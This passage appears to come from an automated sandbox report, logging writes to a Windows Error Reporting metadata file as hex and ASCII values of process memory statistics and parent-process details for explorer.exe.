C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 37 00 30 00 34 00 37 00 35 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.1.7.0.4.7.5.5.2.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 36 00 30 00 31 00 30 00 38 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.6.6.0.1.0.8.8.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 38 00 36 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.8.6.8.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 31 00 37 00 34 00 34 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.3.1.7.4.4.0.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 31 00 37 00 34 00 34 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.3.1.7.4.4.0.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 32 00 34 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.2.4.2.4.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 31 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.1.3.7.6.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.0.0.8.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.8.7.3.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 38 00 34 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.6.1.8.4.9.6.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 32 00 36 00 36 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.6.2.6.6.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	70	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 31 00 38 00 34 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.6.1.8.4.9.6.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.2.4.<./.P.i.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 33 00 31 00 33 00 34 00 38 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.4.3.1.3.4.8.6.<./.U.p.t.i.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 34 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.4.8.4.1.2.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 30 00 30 00 34 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.0.0.4.4.8.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 35 00 36 00 35 00 32 00 32 00 32 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.5.6.5.2.2.2.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 32 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.2.8.0.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6D53497A	unknown
